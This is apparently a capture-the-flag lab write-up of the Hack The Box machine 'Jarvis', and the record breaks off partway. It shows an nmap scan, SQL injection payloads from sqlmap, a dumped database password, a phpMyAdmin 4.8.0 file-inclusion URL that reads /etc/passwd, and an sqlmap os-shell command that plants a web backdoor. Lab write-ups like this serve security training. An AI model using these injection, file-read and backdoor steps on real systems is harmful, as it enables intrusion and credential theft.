

First of all, we perform an nmap scanning:




```
# Nmap 7.70 scan initiated Tue Oct 29 23:06:34 2019 as: nmap -sT -sC -oA scanner.jarvis -p- 10.10.10.143
Nmap scan report for 10.10.10.143
Host is up (0.048s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open  http
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Stark Hotel
64999/tcp open  unknown

# Nmap done at Tue Oct 29 23:07:21 2019 -- 1 IP address (1 host up) scanned in 47.60 seconds
root@pow3rline:~/Documentos/HTB/Jarvis#
```

When accessing the highest port:




Hey you have been banned for 90 seconds, don't be bad

So, let's try the classic 80 port:



It is a website from some hotel. It is a very limited website, you can't book any rooms or barely check any links.

Using dirbuster, we obtain many directories but after browsing them, nothing important seems to be present. Maybe a "backup.txt" file containing a hash that will be saved in case it is useful in the future:




10.10.10.143/fonts/flaticon/

Index of /fonts/flaticon


Name	Last modified	Size	Description
Parent Directory		-	
backup.txt	2018-12-08 21:42	680	
font/	2018-12-08 21:42	-	
license/	2018-12-08 21:42	-	

Apache/2.4.25 (Debian) Server at 10.10.10.143 Port 80



```
root@pow3rline:~/Documentos/HTB/Jarvis# cat backup.txt
eyIxIjp7IklEIjoxLCJuYW1lIjoiTXkgaWNvbnMgY29sbGVjdGlvbiIsImJvb2ttYXJrX2lkIjoiZHpvejQ5Z2pvNjAwMDAwMCIsImNyZWF0ZWQiOm51bGwsInVwZGF0ZWQiOjE1MTUyOTkwMDgsImFjdGl2ZSI6MSwic291cmNlIjoibG9jYWwiLCJvcm
RlciI6MCwiY29sb3IiOiIwMDAwMDAiLCJzdGF0dXMiOjF9LCJkem96NDlnam82MDAwMDAwIjpbeyJpZCI6NDUyODE0LCJ0ZWFtIjowLCJuYW1lIjoiY2FyIiwiY29sb3IiOiIjMDAwMDAwIiwicHJlbWl1bSI6MCwic29ydCI6M30seyJpZCI6NjY5OTQz
LCJ0ZWFtIjowLCJuYW1lIjoiaGVyYnMiLCJjb2xvciI6IiMwMDAwMDAiLCJwcmVtaXVtIjowLCJzb3J0IjoyfSx7ImlkIjo1OTk5NTYsInRlYW0iOjAsIm5hbWUiOiJjaGVlcnMiLCJjb2xvciI6IiMwMDAwMDAiLCJwcmVtaXVtIjowLCJzb3J0Ijo0fS
x7ImlkIjoyNTk5NTAsInRlYW0iOjAsIm5hbWUiOiJyZWNlcHRpb24iLCJjb2xvciI6IiMwMDAwMDAiLCJwcmVtaXVtIjowLCJzb3J0IjoxfV19
```

When browsing the website it is possible to detect some entry point:



```
10.10.10.143/room.php?cod=1
```


supersecurehotel.htb

STARK
HOTEL


Superior Family Room

$ 270 / per night

After a quick check, it is suspicious of some SQLi vulnerabily:



10.10.10.143/room.php?cod='
arted Kali Linux Kali Training Kali Tools Kali Docs Kali Forun
supersecurehotel.htb
STARK
HOTEL
$ / per night
Go to book!

Let’s check it with SQLmap:




```
[*] starting @ 23:46:22 /2019-11-01/

[23:46:22] [INFO] resuming back-end DBMS 'mysql'
[23:46:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cod (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cod=6 AND 6795=6795

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: cod=6 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: cod=-7504 UNION ALL SELECT NULL,CONCAT(0x716b707a71,0x42524b6476425351514668676771 4c7
lOu
---
[23:46:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9.0 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12
[23:46:22] [INFO] fetching database names
[23:46:22] [INFO] used SQL query returns 5 entries
[23:46:22] [INFO] retrieved: 'bmube'
[23:46:22] [INFO] retrieved: 'hotel'
[23:46:22] [INFO] retrieved: 'information_schema'
[23:46:23] [INFO] retrieved: 'mysql'
[23:46:23] [INFO] retrieved: 'performance_schema'
available databases [5]:
[*] bmube
[*] hotel
[*] information_schema
[*] mysql
[*] performance_schema

[23:46:23] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.143'

[*] ending @ 23:46:23 /2019-11-01/
```

After checking the databases, nothing of interest appears in them excep for the “mysql” one. In the table user, we obtain the admin user/pass (DBadmin/imissyou):




```
Table: user
[1 entry]
| Host      | User    | plugin  | is_role | Password                                              | ssl_type | Drop_priv | File_priv | Grant_priv | Super_priv | Alter_priv | ssl_cipher | Inde
x_priv | Event_priv | Create_priv | max_updates | Reload_priv | Delete_priv | Insert_priv | x509_issuer | Select_priv | Update_priv | Execute_priv | default_role | Show_db_priv | x509_subjec
t | Process_priv | Trigger_priv | Shutdown_priv | max_questions | Show_view_priv | max_connections | Repl_slave_priv | References_priv | Repl_client_priv | Create_user_priv | password_expire
d | Create_view_priv | Lock_tables_priv | Alter_routine_priv | max_statement_time | Create_routine_priv | max_user_connections | authentication_string | Create_tmp_table_priv | Create_tables
pace_priv |
| localhost | DBadmin | <blank> | N    | *2D2B7A5E4E637B8FBA1D17F40318F277D29964D0 (imissyou) | <blank>  | Y  | Y  | N  | Y  | Y  | <blank>  | Y
      | Y          | Y           | 0           | Y           | Y           | Y           | <blank>     | Y           | Y           | Y            | <blank>      | Y            | <blank>
  | Y            | Y            | Y             | 0             | Y              | 0               | Y               | Y               | Y                | Y                | N
  | Y                | Y                | Y                  | 0.000000           | Y                   | 0                    | <blank>               | Y                     | Y
           |

[23:51:29] [INFO] table 'mysql.`user`' dumped to CSV file '/root/.sqlmap/output/10.10.10.143/dump/mysql/user.csv'
[23:51:29] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.143'
```

From the dirbuster output we know that there is a login page for phpmyadmin:



Where we can access with the cred previously obtained:



10.10.10.143/phpmyadmin/index.php

General settings

Change password

Server connection collation: utf8mb4_unicode_ci

Appearance settings

Language: English

Theme: pmahomme

- Font size: 82%

More settings

Database server

- Server: Localhost via UNIX socket
- Server type: MariaDB
- Server connection: SSL is not being used
- Server version: 10.1.37-MariaDB-0+deb9u1 - Debian 9.6
- Protocol version: 10
- User: DBadmin@localhost
- Server charset: UTF-8 Unicode (utf8)

Web server

- Apache/2.4.25 (Debian)
- Database client version: libmysql - mysqlnd 5.0.12-dev - 20150407 - $Id: b5c5906d452ec590732a93b051f3827e02749b83 $
- PHP extension: mysqli
- PHP version: 7.0.33-0+deb9u2

phpMyAdmin


- Version information: 4.8.0
- Documentation
- Official Homepage
- Contribute
- Get support
- List of changes
- License

The phpMyAdmin configuration storage is not completely configured, some extended features have been deactivated. Find out why.
Or alternately go to 'Operations' tab of any database to set it up there.

The mbstring PHP extension was not found and you seem to be using a multibyte charset. Without the mbstring extension phpMyAdmin is unable to split strings correctly and it may result in unexpected results.

Phpmyadmin is version 4.8.0 and there are some articles explaining how to exploit it to RCE:
https://medium.com/@happyholic1203/phpmyadmin-4-8-0-4-8-1-remote-code-execution-257bcc146f8e
https://www.vulnspy.com/en-phpmyadmin-pmasa-2018-6/
http://www.informit.com/articles/article.aspx?p=1407358&seqNum=2
http://www.informit.com/articles/article.aspx?p=1407358&seqNum=5

It seems that it is indeed vulnerable:




10.10.10.143/phpmyadmin/index.php?target=sql.php?%253f/../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var
/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin
/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network
Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false _apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false pepper:x:1000:1000:,,,:/home/pepper:/bin/bash mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
```

But after playing for quite a while with phpmyadmin, nothig useful came out and I wasn’t able to obtain a shell.

After some investigation, I found out that it is possible to obtain a shell directly with SQLmap using this command:

```
sqlmap -u "10.10.10.143/room.php?cod=1" -p cod -D Mysql –os-shell
```



```
[16:01:01] [INFO] going to use a web backdoor for command prompt
[16:01:01] [INFO] fingerprinting the back-end DBMS operating system
